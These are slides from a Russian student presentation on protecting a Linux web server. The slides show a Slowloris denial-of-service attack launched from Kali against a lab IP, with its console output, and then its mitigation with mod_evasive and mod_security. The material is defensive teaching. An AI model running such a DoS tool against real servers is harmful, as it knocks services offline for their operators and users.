
Обеспечение безопасности сервера

Запускаем нашу атаку

```
root@kali:~/x/slowloris# python slowloris.py 192.168.1.20
Attacking 192.168.1.20 with 150 sockets.
Creating sockets...
Sending keep-alive headers... Socket count: 150
█
```

Обеспечение безопасности сервера

При попытке обновить страницу видим, что сервер упал, при попытке открыть второе окно тоже ничего не происходит.




Обеспечение безопасности сервера

Остановим атаку

```
root@kali:~/x/slowloris# python slowloris.py 192.168.1.20
Attacking 192.168.1.20 with 150 sockets.
Creating sockets...
Sending keep-alive headers... Socket count: 150
Sending keep-alive headers... Socket count: 150
Sending keep-alive headers... Socket count: 150
Sending keep-alive headers... Socket count: 150
^C
Stopping Slowloris...
root@kali:~/x/slowloris#
```


Обеспечение безопасности сервера

И страница веб сервера сразу же загрузилась. И сервер снова поднялся.



Обеспечение безопасности сервера

- ▶ Меры защиты:
- ▶ обезопасить работу сервера с помощью расширений `mod_evasive` и `mod_security`



Обеспечение безопасности сервера

- ▶ Пакет mod_evasive обеспечит защиту от DDOS flood-атак прикладного уровня, в то время как mod_security обеспечит защиту от направленных атак, в том числе и атаки медленного чтения.

По своей сути, mod_security — это программный фаервол с открытым кодом, защищающий вебсервер, и разрабатываемый Trustwave SpiderLabs.

Обеспечение безопасности сервера

```
[Jan 27 05:41:38 2012] [warn] ModSecurity: Access denied with code 400. Too many threads [101] of 100 allowed in WRITE state from xxx.xxx.xxx.xxx - Possible DoS Consumption Attack [Rejected]
```

- ▶ Таким образом, сервер более не подвержен атаке медленного чтения и временно блокирует по IP адресу пользователей, производящих атаку.

Заключение

- ▶ В процессе написания работы на тему «Защита корпоративного сервера на базе Linux-сервера» поставленная цель была достигнута.
- ▶ При достижении поставленной цели были решены следующие задачи:
 - 1.Поднятия сервера
 - 2.Демонстрация атаки без защиты
 - 3.Установка защиты
 - 4.Результат защиты



Спасибо за внимание!